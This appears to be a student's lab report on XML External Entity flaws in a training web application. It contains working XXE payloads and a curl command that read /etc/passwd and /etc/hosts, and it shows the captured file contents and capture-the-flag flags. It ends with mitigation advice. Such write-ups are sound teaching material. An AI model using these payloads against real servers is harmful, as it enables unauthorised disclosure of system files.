Kalle Jalkanen AB8822 TTV21S2
time used: 3 hours


Security Misconfigurations Old wasdat - XML External Entity

Description

http://wasdat.fi:8080/api/articles/custom-search has XXE vulnerability. Attacker can use this attack method to get sensitive information from server for example '/etc/passwd' file.


Steps to produce

Make custom XML payload and save it in .xml format.



```
  GNU nano 7.2                                                    payload.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE search [
    <!ELEMENT search ANY>
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<search>&xxe;</search>
```

Use curl command in Linux shell. In last part after "@ write path of the XML file you just created. In this case I am already in folder where the file is so only file name is enough.
curl -X POST http://wasdat.fi:8080/api/articles/custom-search -H "Content-Type: text/xml" --data "@payload.xml"



```
┌──(kali㉿kali-vle)-[~/a05]
└─$ curl -X POST http://wasdat.fi:8080/api/articles/custom-search -H "Content-Type: text/xml" --data "@payload.xml"
<?xml version="1.0" ?><search/><search/>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
wasflag:x:1000:1000:WasFlag5_1{NicelyDone_NowGoAndLaunchRockets}:/home/wasflag:/bin/sh
<search/>
```

Impact estimation

High severity. With this attacker can get sensitive information from backend or use it to DOS (Denial-of-service) attack.

Mitigation

If possible, use less complex data format like JSON. If not update XML libraries and disable the processing of external entities in the XML parser's configuration. More information about XXE and how to prevent it on https://cybertrends-indusface.medium.com/how-to-identify-and-mitigate-xxe-vulnerabilities-a0ff56acaa07


Main target - XML External Entity

Description

There is vulnerability in product upload with XML. It is vulnerable to XXE attacks. With this attacker can get sensitive information from servers backend.


Steps to produce

Make custom XML payload and save it in .xml format to get ‘etc/hosts’ file. In this paylaod name of the product will be data from ‘etc/hosts’.



```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE products [
    <!ENTITY xxe SYSTEM "file:///etc/hosts" >
]>
<products>
    <product>
        <name>&xxe;</name>
        <price>123</price>
        <description>Here is a template to add product</description>
    </product>
</products>
```

Upload it from product upload page.




wasdat.fi/product/upload

Upload products from XML

File: Browse... payload3.xml Create products

Now sensitive information is visible on products list.



127.0.0.1 localhost ::1 localhost ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters 127.0.0.1 FLAG{increased_attack_surface} 172.16.238.11 grafana.wasdat.fi 172.16.238.2 wasdat.fi 172.16.238.3 7bc2b13497bb

Impact estimation


High severity. With this attacker can get sensitive information from backend and with that information do more damage to company.

Mitigation


If possible, use less complex data format to upload products like JSON. If not possible update XML libraries and disable the processing of external entities in the XML parser's configuration. More information about XXE and how to prevent it on https://cybertrends-indusface.medium.com/how-to-identify-and-mitigate-xxe-vulnerabilities-a0ff56acaa07

Own comment

I used lot of waste time to this lab because of wasdat machine. I did get server error when uploading file to wasdat.fi. I tried lots of different .xml files and eventually I realized that I get same error when logging out. I started to investigate wasdat machine. I tried to restart all dockers. It gave error that there is no space left on device so, I rebuild whole machine from VLE and all worked again.



```
wasdat@wasdat:~$ docker start juiceshop
Error response from daemon: mkdir /var/lib/docker/overlay2/6e5f5ca906c6efe67b7ffa5ed87db523a174a5b4644945ce71cc370a4579adac/merged: no space
 left on device
Error: failed to start containers: juiceshop
```



```
wasdat@wasdat:~$ df -H
Filesystem                          Size  Used Avail Use% Mounted on
udev                                1.1G     0  1.1G   0% /dev
tmpfs                               210M   25M  185M  12% /run
/dev/mapper/ubuntu--vg-ubuntu--lv    15G   15G     0 100% /
tmpfs                               1.1G     0  1.1G   0% /dev/shm
tmpfs                               5.3M     0  5.3M   0% /run/lock
tmpfs                               1.1G     0  1.1G   0% /sys/fs/cgroup
/dev/sda2                           1.1G  153M  801M  16% /boot
tmpfs                               210M     0  210M   0% /run/user/1001
```